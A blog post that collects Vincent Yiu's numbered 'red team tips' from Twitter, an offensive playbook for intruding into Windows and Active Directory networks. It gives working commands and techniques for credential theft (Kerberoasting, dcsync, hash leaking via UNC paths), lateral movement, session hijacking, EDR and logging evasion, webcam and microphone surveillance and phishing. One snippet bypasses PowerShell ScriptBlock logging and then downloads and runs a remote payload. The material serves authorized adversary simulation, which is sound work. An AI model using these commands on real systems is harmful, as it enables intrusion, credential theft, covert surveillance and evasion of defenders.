Red Team Tips

Overview

The following "red team tips" were posted by myself, Vincent Yiu (@vysecurity) over Twitter for about a year. This is still on-going but I took the opportunity to publish these in one solidified location on my blog. These will be updated ocassionally, but will not be bleeding edge updates. To receive my "red team tips", thoughts, and ideas behind Cyber attack simulations, follow my Twitter account @vysecurity.

For the full Tweet and thread context (a lot of my followers will comment and give their insights also), visit Twitter.

Red Team Tips

Red tip #2: If the enemy SOC is using proxy logs for analysis. Guess what? It wont log cookies or POST body content as can be sensitive.

Red tip #3: Taking a snapshot of AD can let you browse, explore and formulate future attacks if access is lost momentarily.

Red tip #4: consider using Office Template macros and replacing normal.dot for persistence in VDI environments.

Red tip #5: Do a DNS lookup for terms such as intranet, sharepoint, wiki, nessus, cyberark and many others to start intel on your target.

Red tip #6: Got access but need to find target? Use WMIC to query and dump the DNS Zone for a better view of assets - https://serverfault.com/questions/550385/export-all-hosts-from-dns-manager-using-powershell

Red tip #7: Whether PSEXEC, WMI, PS remoting or even the recent COM execution technique for lateral movement. Dont forget beloved RDP.

Red tip #8: Make sure theres trackers in your: emails, delivery server and payload execution. Any more? Comment to share!

Red tip #10: When using BloodHound, dont forget DA equivalents such as administrators and server operators etc too. These arent mapped.

Red tip #11: When navigating mature environments, a good old network diagram along with AD OUs can help to shed some light into next steps.

Red tip #12: Kerberoast them hashes, could be a fast route to domain administrator. PowerView: Invoke-Kerberoast -Format Hashcat

Red tip #13: Shared local administrator account hashes are great for lateral movement. Find machines based on the same build and attack away

Red tip #14: Got extra credentials? Use different sets for separate egress channels so that if one account is disabled all the rest are ok.

Red tip #15: You dont need payloads when you can phish credentials and login to Citrix, VPN, email with no 2FA. Check the perimeter.

Red tip #16: @dafthack MailSniper, @domchell LyncSniper can be a useful but noisy way to obtain AD credentials into an organisation.

Red tip #17: @_staaldraad Ruler tool can be used to obtain code execution on a system running Outlook if you can access exchange externally

Red tip #19: Need a DC? echo %LOGONSERVER%. Need a list? `nltest /dclist, nslookup -q=srv _kerberos._tcp` (domain suffix can autocomplete)

Red tip #20: So apparently not many people use SSH for redirector setup. So try out `ssh c2 -R *:80:localhost:80. SSH config GatewayPorts yes`

Red tip #21: Found open user home shares that are accessible? See if you can drop into Startup Programs for lateral movement and privesc.

Red tip #22: Use VNC, microphone and webcam to perform surveillance. Netstat, tasklist can provide context into what the users doing.

Red tip #23: Stash payloads in `C:\$Recycle.Bin`

Red tip #24: Compromise the SOC and Security teams to watch their progress and track their email alerts for sophisticated threats

Red tip #25: Probably dont do this on a red team, but spray for Welcome1, Password1 if youre struggling to move. But move off fast.

Red tip #26: Split your campaigns up so that they are independent. Fire tons at once for decoys and to burn out the defence.

Theres usually an asset label to host name too!

Red tip #29: Lateral movement: printers, open webroots, good old Tomcat, what are your quick wins?

Red tip #30: Get AD credentials? Turn up on site and you might be able to use them to login to Corporate Wifi :)

Red tip #31: Hunting e-mails and network shares for penetration testing reports can often yield good results.

Red tip #32: List mounts: net use, look for shared folders and drop a UNC icon LNK into it. Run Inveigh or Wireshark on host to grab hashes.

Red tip #33: Orgs are transitioning to cloud services such as AWS, Beanstalk, O365, Google Apps. 2FA is vital - password reset to compromise.

Red tip #34: OpSec. Set notifications to your phone for logins or intrusion attempts in any part of your attack infrastructure.

Red tip #35: FireEye sandbox flagging your payloads? Try anti sandbox techniques! If not, just use HTA to get into memory as it doesnt scan

Red tip #37: Use GenHTA to generate HTA files that use anti-sandboxing techniques. https://github.com/vysec/GenHTA

Red tip #38: Having trouble getting @armitagehacker CobaltStrikes evil.hta through defenses? https://github.com/vysec/MorphHTA

Red tip #39: If emails get bounced, read the email! Sometimes due to malware scanners, spam etc. Or you may even get an out of office reply.

Red tip #40: @0x09AL suggests looking for default credentials on printers and embedded devices. Move off initial foothold using this.

Red tip #41: @Oddvarmoe suggests using Alternate Data Streams if you need to put a file on disk. For example https://github.com/samratashok/nishang/blob/master/Backdoors/Invoke-ADSBackdoor.ps1

Red tip #42: Got OS level access to a middle tier? `Task list`, `netstat` and `wmic process list full | findstr /I commandline` for more ideas!

Red tip #43: So you know where the server application files are. Download the binaries and check out configuration files for conn. strings

Red tip #45: Run strings on the application binary for potentially other cleartext sensitive strings! (Unicode mode too)

Red tip #46: On a VDI? Check out C:\ and other disks for potentially sensitive files other users may have saved there.

Red tip #47: Incase EDR are looking for `net users /domain` try using `net use /dom`

Red tip #48: Is EDR potentially looking for `powershell -encodedcommand`? Try `powershell -ec`

Red tip #49: Attacking a heavy Macintosh or Linux estate? Send a Office Maldoc with OS checking logic to obtain footholds on either system

Red tip #50: Carbon Black checks for IEX and web req commands. Use powershell `powershell . (nslookup -q=txt calc.vincentyiu.co.uk )[-1]`

Red tip #51: Cant open C drive? Try `\\127.0.0.1\c$`

Red tip #52: SC doesnt take credentials. Cant use runas? Try `net use \\targetip\ipc$ password /u:domain\username` then `sc` to psexec

Red tip #53: When stick phishing for 2FA, consider using @mrgretzky Evilginx project which logs cookies. https://breakdev.org/evilginx-1-1-release/

Red tip #55: SMB hash leaking using a UNC path for image in page for drive by leak can give you credentials for less mature environments.

Red tip #56: Target victims using email authentication such as Microsoft Account on Windows 10? Hash leak exposes full email address!

Red tip #57: Working in teams yields better results; and best of all Makes Offensive operations more fun and keeps the adrenaline pumping

Red tip #58: Discuss business targets and objectives with your clients. This process should set non technical goals such as "ATM spit money"

Red tip #59: Checking whether a server or host is good for egress? Likely to go down? `systeminfo | findstr /i boot`

Red tip #60: Type `query user` to see who else is connected to the machine.

Red tip #61: Get a quick patch list using wmic qfe list brief. Cross ref KB to bulletins.

Red tip #62: Found a process of interest? Dont forget to obtain a MiniDump! Use Out-MiniDump https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Out-Minidump.ps1

Red tip #64: Is WebDav allowed through the gateway? Using http mini redirector? Dont exfiltrate or send in files. WebDav is subject to DLP

Red tip #65: WebDav mini http redirector: `net use * http://totallylegit.com/share` then `start z:`

Red tip #66: Found potential MQ creds? ActiveMQ? Try out https://github.com/fmtn/a , works to query MQ endpoints that dont use self signed crt

Red tip #67: Use vssadmin to list and create volume shadow copies

Red tip #68: Pivoting into a secure zone that has no DNS or web gateway and need exfil? Netsh port forward pivot UDP 53 to DNS 53 then boom

Red tip #69: Have blue hidden the ways including winkey+R? Try shift and right click desktop and open command prompt

Red tip #70: Tracked down that putty session? Popped the box? Query user and check the victims logon time and idle times

Red tip #71: Hijack his Session using `sc create sesshijack binpath= "cmd.exe /k tscon <ID> /dest:<SESSIONNAME>"` then use putty session

Red tip #73: Weak DMARC on victim org domain? Spoof their own emails back into themselves! You even inherit their AD name and photo

Red tip #74: Got access to Microsoft OWA mailbox or O365? You can extract global catalog from contacts use @Burp_Suite and parse JSON object

Red tip #75: Write PHP delivery scripts that can mutate your payloads and add unique trackers per download. This tracks file being executed

Red tip #76: Simulating a criminal threat story with smash and grab agenda? Phish users and hot swap payload mid campaign to test formats

Red tip #77: RCE on a web application for less mature client? `nslookup -q=srv _ldap._tcp` if its domain joined Invoke-Kerberoast

Red tip #78: @benichmt1 suggests looking for vmdk files across the network. You can use this to potentially access segregated networks

Red tip #79: Obfuscation is never bad, especially when its a button click. @danielhbohannon - https://github.com/danielbohannon

Red tip #80: Need to sweep for uptimes? Use `wmic /node:"<computer>" OS get LastBootUpTime` in a for loop

Red tip #82: Found KeePass running in memory? Use @harmj0y KeeThief to extract password and dl the KDBX - https://github.com/HarmJ0y/KeeThief

Red tip #83: Struggling to find a working DB client? Live off the land and use your victims in an RDP session.

Red tip #84: Im sure everyone hates Oracle DB but no sweat, you can proxycap `sqldeveloper.exe`

Red tip #85: Check the users calendars before using persistence on their machine. They may be out of office and screw your master plans.

Red tip #86: Red team and attack simulation is not penetration testing. You shouldnt be really testing anything, but simply infiltrating.

Red tip #87: @Oddvarmoe uses .UDL files to quickly launch a MSSQL connection test to validate credentials! https://blogs.msdn.microsoft.com/farukcelik/2007/12/31/basics-first-udl-test/

Red tip #88: Dont forget Physical security! Whip up a PI with GSM and you can hack your way in by dropping the PI on network.

Red tip #89: regsvr32 SCT files are being detected as Squigglydoo. Looks for `script` case sensitive and `<registration` case insensitive.

Red tip #91: Decoys can be as simple as burning egress by port scanning 1-1024 through IDS, or spamming dodgy emails at blocks of employees

Red tip #92: If WDigest is disabled, reenable it for cleartext credentials before new users login with @harmj0y https://github.com/HarmJ0y/Misc-PowerShell/blob/master/Invoke-WdigestDowngrade.ps1

Red tip #93: Use Empyre to generate Macintosh and Linux payloads, modify it to contain code for Windows too! https://github.com/EmpireProject/EmPyre

Red tip #94: Client uses VDIs? Compromise underlying host and use Citrix Shadow Taskbar to spy on VDI sessions by selecting username

Red tip #95: @domchell recommends avoiding non persistent VDIs and persist on laptops. Query DC for live laptops.

Red tip #96: @lucasgates recommends using OLE objects containing VBS scripts instead of Macros as less suspicious. VBE will work too

Red tip #97: Use recent critical vulnerabilities such as CVE-2017-0199 HTA handler issue to simulate real threats. https://www.mdsec.co.uk/2017/04/exploiting-cve-2017-0199-hta-handler-vulnerability/

Red tip #99: If client is using Proxy with WebDav you can phish creds using @ryHanson Phishery https://github.com/ryhanson/phishery

Red tip #100: Use wgsidav if you need a quick WebDav server :) https://github.com/mar10/wsgidav

Red tip #101: Set up red team infrastructure following @bluscreenofjeff guidelines! https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki

Red tip #102: Easier DNS redirector!

```
# YOUR LOCAL BOX
socat -t0 -T0 tcp4-listen:6667,reuseaddr,fork UDP:localhost:53
ssh user@remote_server -R 6667:localhost:6667

# REMOTE MACHINE
socat -t0 -T0 udp4-recvfrom:53,reuseaddr,fork tcp:localhost:6667
```

for opsec and not hosting C2 on the cloud

Red tip #103: Red team tips are useful but what makes the good red teamer is experience. Rack up that breadth of experience

Red tip #105: If `ping 8.8.8.8` works, try ICMP tunnelling. More info at http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-5.html?m=1 from @fragsh3ll though only on immature network

Red tip #106: Wordlists? https://github.com/berzerk0/Probable-WordlistsI like to use the top probable 297 million list with Deadhobo rules

Red tip #107: More of a pentest tip but `nslookup google.com` if it resolves you may have a DNS tunnelling problem.

Red tip #108: Post exploitation Asset Discovery https://github.com/vysec/Invoke-DNSDiscovery looks for assets by name that might be good if youre low priv user.

Red tip #109: Use Invoke-ProcessScan to give some running processes context on a system. This uses EQGRP leaked list- https://github.com/vysec/Invoke-ProcessScan

Red tip #110: Mature blue? Be careful and minidump lssas.exe then download it and parse locally

Red tip #111: Found an exploitable S4U condition? Use Mistique to attack! https://github.com/machosec/Mystique/blob/master/Mystique.ps1

Red tip #112: Need to use VNC as RDP in use? https://github.com/artkond/Invoke-Vnchas been pretty stable for me. Run it then pivot in and connect!

Red tip #114: PowerUp didnt work and you want to autoruns? Dont bother going on disk, use Invoke-AutoRuns to csv- https://github.com/p0w3rsh3ll/AutoRuns

Red tip #115: Need to zip up a directory quickly for easy exfiltration? Eg. Home shares https://github.com/thoemmi/7Zip4Powershell use Powershell

Red tip #116: Use CatMyFish to search for categorised domains that could be used in your engagements - https://github.com/Mr-Un1k0d3r/CatMyFish

Red tip #117: Ran `Invoke-MapDomainTrusts` from PowerView? Use @harmj0y DomainTrustExplorer to generate a graph https://github.com/sixdub/DomainTrustExplorer

Red tip #118: FOCA finds some useful information for OSINT and intelligence phases. https://www.elevenpaths.com/labstools/foca/index.html

Red tip #119: GoPhish is a pretty useful tool for spinning up simple phishing campaigns especially for decoys https://getgophish.com

Red tip #120: If you have write access to the orgs shared Office template folders You can privesc by backdooring these trusted documents.

Red tip #121: @zwned uses netsh packet tracing to sniff natively from victim host. Save capture and analyze offline!

Red tip #123: Read Sean Metcalfa blog http://adsecurity.org/ When AD is used in many environments, it vital to at least know techniques

Red tip #124: Remember you can generate a golden ticket offline with knowledge of krbtgt and rest offline. Golden ticket gets silver from DC

Red tip #125: Got krbtgt of a child domain? Forest parent trusts you? Use the SID history attack in golden tickets to escalate to Ent Admin

Red tip #126: You dont necessarily need Domain Admin, if you have an account that has `Replicating directory changes` rights, dcsync to pull hash using that account.

Red tip #127: Planning to use `secretsdump.py` ? :) Try using the DC machine account to authenticate and dump instead of a user! Save hash

Red tip #128: Use machine account hashes to generate silver tickets to a host for persistence. Save machine hash for DC incase krbtgt rotate

Red tip #129: Use PEAS to query shares and emails if using ActiveSync - https://github.com/mwrlabs/peas

Red tip #130: (Not red really but useful) Sort IPs: `cat IPs.txt | sort -t . -k1,1 -k2,2 -k3,3 -k4,4` or even `cat IPs.txt | sort -v"

Red tip #132: Worth learning to pick locks and the dust can sensor trick if youre going to do some physical. http://www.artofmanliness.com/2014/11/19/how-to-pick-a-lock-pin-tumbler-locks/

Red tip #133: Grep has an extract flag -o that can be used to extract from a regex. Good for extracting data from massive blobs.

Red tip #134: Victims use wireless? Use KARMA attack to force them onto your network. Use eternalblue, domain creds or other vulns to get in. https://github.com/sensepost/mana

Red tip #135: Phishing pages are usually custom. However its always good to have a stash for decoys. Generic Gmail, Office365?

Red tip #136: Keep up to date by watching presentations from conferences on YouTube :) Discover useful techniques

Red tip #137: If youve exhausted all payload types, try sending a Mac user a python one liner and Win PS 1 liner. Ive had people run it.

Red tip #139: If you need to get a clean EXE for file drop and exec, try out @midnite_runr Backdoor Factory - https://github.com/secretsquirrel/the-backdoor-factory

Red tip #140: If enemy does not use proxy with TLS inspection then you can use https://www.mdsec.co.uk/2017/02/domain-fronting-via-cloudfront-alternate-domains/ to mask

- https://github.com/proxytunnel/proxytunnel

Red tip #142: Need some OSINT? Keep Spiderfoot running long term to accompany your manual OSINT sources http://www.spiderfoot.net

Red tip #143: OSINTing? TheHarvester does a decent job at subdomains. Though theres better ways to get emails bulk. https://github.com/laramies/theHarvester

Red tip #144: Exploring and want to use WMI? https://www.microsoft.com/en-us/download/details.aspx?id=8572 is pretty useful for exploring the different namespaces and classes.

Red tip #145: Need to reset a password? Do it then quickly dcsync for previous password hash and use NTLMinject - https://github.com/vletoux/NTLMInjector

Red tip #146: IDS flagging known payload binary blob? Base64 encode it in your payload and use certutil, PS or VB to decode it!

Red tip #147: Test your phishing campaigns before sending!!!

Red tip #148: If youre sending into Exchange, make sure your SMTP server is not in SPAM list or black lists. Check junk mails mail headers

Red tip #150: Make sure phishing emails Bounce header matches From. Or else some will flag as malicious.

Red tip #151: DomainHunter also looks for good candidate expired domains - https://github.com/minisllc/domainhunter

Red tip #152: Want to scrape MetaData in CLI? Use PowerMeta. Linux users can use PowerShell too! https://github.com/dafthack/PowerMeta

Red tip #153: RDP in use? Dont want to use VNC? Try mimikatzs ts::multirdp in memory patch by @gentilkiwi

Red tip #154: Admin on a machine with VPN client? certificate extraction using Mimikatz by @gentilkiwi. Dont forget to dl configs. Backdoor

Red tip #155: Master all the quick wins to Domain privilege escalation. When youre pressured to get DA in 15 mins, you want to know you can

Red tip #156: @Akijos notes that we should be careful when using silver tickets with scheduled tasks. Author is the user account youre on.

Red tip #157: If you dont need a golden ticket, dont generate it.

Red tip #159: Scan the internet for a list of domain frontable domains! Ive got a big big list ready for whenever I want to use them :)

Red tip #160: We all know people share credentials between different services. Try these credentials on other accounts owned by the user!

Red tip #161: Cant crack a password? Try the users previous passwords from history in AD. They may follow a pattern.

Red tip #162: Cant crack a hash owned by a user? Take all previously discovered passwords from their files and generate a new word list.

Red tip #163: Cant crack a password? Make sure these are in your word list: name of company, town, capital, country, months! Appear a lot.

Red tip #164: Didier Stevens has SelectMyParent tool that lets you spawn a child process with an arbitrary parent. https://blog.didierstevens.com/2017/03/20/that-is-not-my-child-process/

Red tip #165: Using SelectMyParent stops those detections eg. powershell.exe spawning cmd.exe. @armitagehackers CobaltStrike has ppid cmd!

Red tip #166: Use PowerPoint mouse over text to invoke a powershell command one liner. #adversarysimulation - https://www.dodgethissecurity.com/2017/06/02/new-powerpointblue is actually up to date with mitigations!

Red tip #168: Using VBS or JS? Cant stage using PowerShell.exe as blocked? @Cneelis released https://github.com/Cn33liz/StarFighters so you can keep use PS

Red tip #169: Not sure who uses Wi-Fi webcams but go run a mass deauth attack if youre going to plan on breaking in physically to discon

Red tip #170: @malcomvetter Never use defaults - run Mimikatz with AES and 8 hour tickets to avoid passive detection from NG defense tools!

Red tip #171: Win XP doesnt have PowerShell? Try using Unmanaged powershell to keep using your favourite scripts!

Red tip #172: @anthonykasza tells us that the at.exe command takes base64 encoded Params! Eg. `at.exe b64::[encoded params]`

Red tip #173: Grab cleartext wireless keys: `netsh wlan show profile name="ssid" key=clear`

Red tip #174: Got a shell on a victim without admin? Want their creds? Try Inveigh then `rpcping -s 127.0.0.1 -t ncacn_np` to leak hash.

Red tip #176: Get access to shadow admin accounts, they can DCsync and are essentially DA. https://www.cyberark.com/threat-research-blog/shadow-admins-stealthy-accounts-fear/

Red tip #177: If blue detects PTH. Try extract Kerberos tickets and PTT.

Red tip #178: @lefterispan wrote https://gist.github.com/leftp/a3330f13ac55f584239baa68a3bb88f2 … which sets up a proxy and forces an auth attempt to it to leak hash. Low priv leak.

Red tip #179: When creating phishing pages, try cloning and modifying parts of the client's own webpages. For example of their VPN login!

Red tip #180: Regardless of whether there are known defences. Run your PS scripts through Obfuscation before loading into memory.

Red tip #181: Stuck trying to find those assets still? Try @424f424f Get-BrowserData https://github.com/rvrsh3ll/Misc-Powershell-Scripts/blob/master/Get-BrowserData.ps1

Red tip #182: Follow @JohnLaTwC as he tweets phishing examples and sometimes with new techniques used in Wild. Good for adversary simulation

Red tip #184: We always talk about Windows and AD. But now let's have a look at Linux and AD with https://medium.com/@br4nsh/from-linux-to-ad-10efb529fae9

Red tip #185: Use WSUS for lateral movement https://github.com/AlsidOfficial/WSUSpendu/blob/master/WSUSpendu.ps1

Red tip #186: View @jpcert https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf … and look at all those indicators and artefacts left behind. Then hexedit those tools ?

Red tip #187: Found a portal using 2FA? Using RSA SecureID? https://blog.netspi.com/targeting-rsa-emergency-access-tokencodes-fun-profit/ … Pin bruteforce!

Red tip #188: @pwnagelabs says to avoid bash history on exit using: `kill -9 $$`

Red tip #189: @pwnagelabs teaches us how to avoid wtmp logging with: `ssh -l user target -T`

Red tip #190: @bluscreenofjeff shows us how to use Apache Mod rewrite to randomly serve different payloads https://bluescreenofjeff.com/2017-06-13-serving-random-payloads-with-apache-mod_rewrite/

Red tip #192:

```
Get-WmiObject -Class MicrosoftDNS_AType -NameSpace Root\MicrosoftDNS -ComputerName DC001 | Export-CSV -not dns.csv
```

Red tip #193: Password protected doc in email? For some reason a lot of people send the password separately to the same inbox. #epicfail

Red tip #194: Can’t see another part of the network and there’s a DC? Pivot off the DC :)

Red tip #195: `C:\windows\system32\inetsrv\appcmd list site` to find IIS bindings.

Red tip #196: DA -> Locate DB -> Found MSSQL? https://github.com/NetSPI/PowerUpSQL use PowerUpSQL to enumerate and privesc by stealing tokens.

Red tip #197: If ACL doesn’t let you read other users’ home shares, you can try `net view \\fileserv /all` to try other shares and folders!

Red tip #198: Username jondoe and jondoe-x? Ones an Admin? Try same password. May be shared ? repeat for entire user list.

Red tip #199: Failed to phish? Payloads failing? Mac users? Write an email and ask them to open terminal and paste in python Empyre one line

Red tip #201: @424f424f pushed some research into LNK files inside CAB can be used to bypass the Attachment Manager ?http://www.rvrsh3ll.net/blog/informational/bypassing-windows-attachment-manager/

Red tip #202: When domain fronting, your calls hit the edge node, so every domain you use potentially hits a different a IP! ?

Red tip #203: If using @Cneelis StarFighter. Instead of using a staged web delivery, just stick while stageless payload as encoded block in!

Red tip #204: Printers are often good MAC addresses to use to beat NAC when physical red teaming as printers (mostly?) don't support 802.1x

Red tip #205: If proxy is blocking SCT file, replace `<scriptlet>` with `<package>` and add `<component id="test">` around the rest. Thx @subTee

Red tip #206: CobaltStrike's @armitagehacker VNC not working? Here's a workaround using @artkond Invoke-VNC https://github.com/vysec/Aggressor-VYSEC/blob/master/vnc-psh.cna

Red tip #207: Got C2 on Windows user but no credentials? Leak a hash using @leftp's code. Implemented into CNA https://github.com/vysec/Aggressor-VYSEC/blob/master/Invoke-CredLeak.ps1

Red tip #209: Automate environment prepping and spawn all processes as a child of explorer.exe by @armitagehacker https://github.com/vysec/Aggressor-VYSEC/blob/master/auto-prepenv.cna

Red tip #210: @subTee highlighted to us that XML requests can be used as a download cradle in constrained language mode!

Red tip #211: Check out @armitagehacker's post on OPSEC considerations when using Cobalt Strike's beacon. https://blog.cobaltstrike.com/2017/06/23/opsec-considerations-for-beacon-commands/

Red tip #212: Reset AD passwords from Linux with @mubix https://room362.com/post/2017/reset-ad-user-password-with-linux/ :) proxychains it over your pivot :D

Red tip #213: Got a NetNTLMv1 hash? Convert it to NTLM by cracking three DES keys: https://hashcat.net/forum/thread-5912.html

Red tip #214: If you don’t 100 percent understand NETNTLMv1 and v2 read up on https://blog.smallsec.ca/2016/11/21/ntlm-challenge-response/

Red tip #215: If you don’t know how LM and NTLM hashing works... go back to basics with https://blog.smallsec.ca/2016/11/07/windows-credentials/

Red tip #217: S4U can be used to delegate across SPN. So if you have `msds-allowedtodelagateto` HTTP you can exploit to obtain `HOST` and `CIFS`

Red tip #218: You’re in a subnet where people RDP into but you can’t attack outwards? Set backdoor over tsclient on start keys. ?

Red tip #219: Unsure what the localised admin account might be called or need to copy and paste? Check out https://social.technet.microsoft.com/wiki/contents/articles/13813.localized-names-for-administrator-account-in-windows.aspx

Red tip #220: EDR monitoring `whoami` ? Use `echo %userprofile%` `echo %username%` Or replace echo with anything that reflects error: ie. `set`

Red tip #221: Network segregation in play? Try `Get-NetSubnet` , `Get-NetSite` in PowerView or browse in AD explorer. Can help find your way :)

Red tip #222: If you want to simulate MBR activity like #Petya, check out https://github.com/PowerShellMafia/PowerSploit/blob/master/Mayhem/Mayhem.psm1

Red tip #223: Secure your beach heads against #Petya `WMIC /node:host process call create “echo > C:\windows\perfc”`

Red tip #225: Stuck in a heavily segregated situation on a server? Try RDPInception attack vector out https://www.mdsec.co.uk/2017/06/rdpinception/

Red tip #226: Reduce AV detection by using fake Microsoft certificate.

Red tip #227: Not using notifications yet for C2 events? For @armitagehacker's Cobalt Strike check out https://github.com/Und3rf10w/Aggressor-scripts

Red tip #228: Using PowerShell?

```
# ScriptBlock Logging Bypass
# @cobbr_io

$GroupPolicySettingsField = [ref].Assembly.GetType('System.Management.Automation.
$GroupPolicySettings = $GroupPolicySettingsField.GetValue($null)
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockLogging'] = 0
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockInvocationLogging']
iex (New-Object Net.WebClient).downloadstring("https://myserver/mypayload.ps1")
```

Can help you Bypass ScriptBlock Logging for added OpSec :)

Red tip #229: If you can't use Reg class in WMI to exfil in CLM, use @christruncer's OSRecoveryConfiguration! Examples in WMI Implant.

Red tip #231: When facing Sandboxes, learn about filetypes and limitations. Dropped some examples at @Steel_Con and even more at @HITBGSEC!

Red tip #231: @ropnop wrote https://gist.github.com/ropnop/8711392d5e1d9a0ba533705f7f4f455f … to perform Kerberos TGT password bruteforce. Potentially stealthier than traditional SMB

Red tip #231: Admin to machine X? X has SPN set to delegate access? Bam! Hit machine X, you don't need to crack no machine hash.

Red tip #232: Low privilege prevent ATP sending logs? Modify registry and serve WPAD locally to not send data to Msft Domains. @retBandit

Red tip #232: CACTUSTORCH introduces a new set of TTP in Payload Generation. https://github.com/mdsecactivebreach/CACTUSTORCH … Reduces signature footprints too!

Red tip #233: Looking for a decent domain but need to force categorisation? Check out https://github.com/mdsecactivebreach/Chameleon …! - abuses bugs in proxies ???

Red tip #233: Use WSUSPENDU to move laterally with fake updates even across airgapped environments.

Red tip #234: Typo squat domains or names containing the target company name might be monitored by registration watch lists.

Red tip #235: Doing many concurrent adversary simulation gigs? Automate the boring target collection process with https://www.mdsec.co.uk/2017/07/reconnaissance-using-linkedint/

Red tip #235: When deploying infrastructure, aim to have distinct sets that should not allow for correlation to each other.

Red tip #236: Blue looking for `net users /domain`? Try out `n^eT^1 us^er^s /do`

Red tip #236: In malware delivery, add user identifiable trackers in the execution container to ensure that further steps not failing.

Red tip #237: Use SLK files instead of XLS for Excel DDE code exec without protected view issues. Discovered by @enigma0x3

Red tip #237: Limiting allowed inbound IP ranges using iptables will restrict the ability for external IR teams to fetch payloads or stage

Red tip #238: Keying implants will reduce the likelihood of execution if any keyed item is incorrect. In long operations useful for stealth.

Red tip #239: Finding zero day DLL hijacks with Rattler can be useful for stealthier long term persistence.

Red tip #240: Don’t use remote exploitation where possible as IDS will often flag on such attempts.

Red tip #241: Local exploitation may be flagged by endpoint security although less likely.

Red tip #242: Exploits such as MS17-010 can be routed internally for privilege escalation using portforwards. Lowers risk of IDS detections.

Red tip #243: ATA detects where tools such as UserHunter or BloodHound query AD. Instead, blacklist DCs. Use file shares / high pop servers.

Red tip #244: Use WMI or WinAPI calls to perform host recon when up against ATP.

Red tip #245: PowerShell Injection Vulnerability Hunter can be integrated into VSCode. Start writing secure offensive PowerShell? ?

Red tip #246: Be extremely cautious when generating tickets and remember to use AES hashes as default good practice where possible.

Red tip #248: @_staaldraad Phishing with OAuth http://staaldraad.github.io/pentest/phishing/2017/08/02/o356-phishing-with-oauth/

Red tip #249: Obfuscate your macro documents with @MrUn1k0d3r's https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator

Red tip #250: Need fast and accurate execution of BloodHound attack paths? try out https://github.com/vysec/ANGRYPUPPY … by @vysecurity and @001SPARTaN

Red tip #251: https://github.com/ramen0x3f/AggressorScripts/blob/master/credpocalypse.cna … can be set on high volume servers to make sure you get all the credentials ;D @ramen0x3f

Red tip #252: PyBrute for Recon (now reconned) by @OrOneEqualsOne https://github.com/OrOneEqualsOne/reconned … Good for enumeration of subdomains :)

Red tip #253: @MrUn1k0d3r releases UniByAv. XOR encrypts shellcode and then does Hyperion type brute force to break the key. ? FUD FUD FUD

Red tip: Use @armitagehacker's CobaltStrike? I'd be careful with NOD32 as it seems to be detecting ElevateKit's use of Powerpick & UacBypass

Red tip #254: Load arbitrary DLL from xwizard.exe by @Hexacorn http://www.hexacorn.com/blog/2017/07/31/the-wizard-of-x-oppa-plugx-style/

Red tip #256: Use Cloud Hosts / CDNs for redirectors. Unless the cloud provider sells you out, they have no way to find out where the c2 is.

Red tip #257: scans.io has some pretty good databases for a list of subdomains potentially for your target. Use the SQL AXFR one!

Red tip #258: If you're using a domain with the bank's name in it, be careful when registering SSL certs, may get flagged on watch list.

Red tip #259: Payloads served via email links and attachments being sandboxes? Try sending payloads via. direct Skype messages! ?

Red tip - sign up for @VirusTotal intelligence (easy if your company has others using it) - create YARA rules for your domains/tools/handle

Red Tip #260: Enumerate DevOps stack, WSUS, Endpoint security agents - use these to jump into segregated zones.

Red Tip #261: Once again. Never forget SharePoint, easy search functionality and often yields good results.

Red Tip #263: Use `lsadump::dcsync /all /csv` in Mimikatz to perform DRSUAPI grabbing of all hashes! Nice.

Red Tip #264: SMB leaking fails if proper network segregation. Thank humans for laptops, work from home, cafes and free wifi! @haifeili

Red Tip #265: Domain Fronting Domain lists for popular CDNs can be found at: https://github.com/vysec/DomainFrontingLists … good for defenders too!

Red Tip #266: When performing physical social engineering, don’t forget to pretend to actually scan your ID when tailgating

Red Tip #267: Using HTAs? Follow @enigma0x3 to keep up-to-date with his discovery of monikers to spawn under different parent processes.

Red Tip #268: Review every column in the DB. Sometimes your objective is mislabeled or hiding in a big table. @malcomvetter

Red Tip #269: Remove all document information when creating your Macros. You can even edit the file to put in false attribution data. a-1

Red Tip #270: Block common security vendors from grabbing your link payloads https://gist.github.com/curi0usJack/971385e8334e189d93a6cb4671238b10

Red tip #272: Aquatone is a DNS discovery tool https://github.com/michenriksen/aquatone…. Finds some interesting subdomains that I've not seen in some other sources. :D for ex one time it found me a VPN hostname format that I could then simply brute all combinations to discover more.

Red tip #273: 41GB Password dump is a good place to get an idea of username and email formats for target. Also if there are multiple formats in use.

Red tip #274: Password cracking is hard. I love `Top297Million-Probable` , rockyou was decent for a quick smash, but lately found out about Keyboard Walks. Add keyboard walks with rules into your cracking routines to get more hashes cracked! https://github.com/hashcat/kwprocessor … Share your ideas!

Red tip #275: Use Exchange timing attacks to narrow down a predicted list of emails down to an accurate list. Better than checking for bounces. @dafthack https://github.com/dafthack/MailSniper … implements this attack.

Red tip #276: Embed UNC paths into e-mails to leak a hash from the occasional work from home or travelling employee. Several mitigation's for this such as setting no automatic authentication in inetcpl.cpl and use of the host based firewall.
Try using a generic email template.

Red tip #278: Using net users isn’t the only way to get users from AD. You don’t always need to do it from the endpoint. If EDR is an issue connect to web apps and use intranet, mail, dev stack and other tools to obtain user lists and groups.

Red tip #279: If you can’t beat EDR, go around it! @_RastaMouse

Red tip #280: GPO Misconfigurations are more common than you might think! Not talking about good old cpassword but also file permissions and editable scripts. Check out https://github.com/l0ss/Grouper by @mikeloss that automates this!

Red tip #281: @PyroTek3 has documented lots of AD security related information. Probably not a pure red tip but knowing whether and how the blue team or target might fix an issue definitely helps when trying to discover if they’re vulnerable as well as the reporting phase.

Red tip #282: Although I thought it was clear as Microsoft documented it but LAPS passwords are in clear text to users that have the right privileges in AD. Friendly reminder :) Either just browse LDAP or https://www.harmj0y.net/blog/powershell/running-laps-with-powerview/ … or https://blog.netspi.com/running-laps-around-cleartext-passwords/ … @harmj0y @kfosaaen

Red tip #283: Linked to #280, @harmj0y has useful references, information and explanations for discovering GPO permissions. https://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/ I just used `Get-ACL` on `SYSVOL` . Works for me.

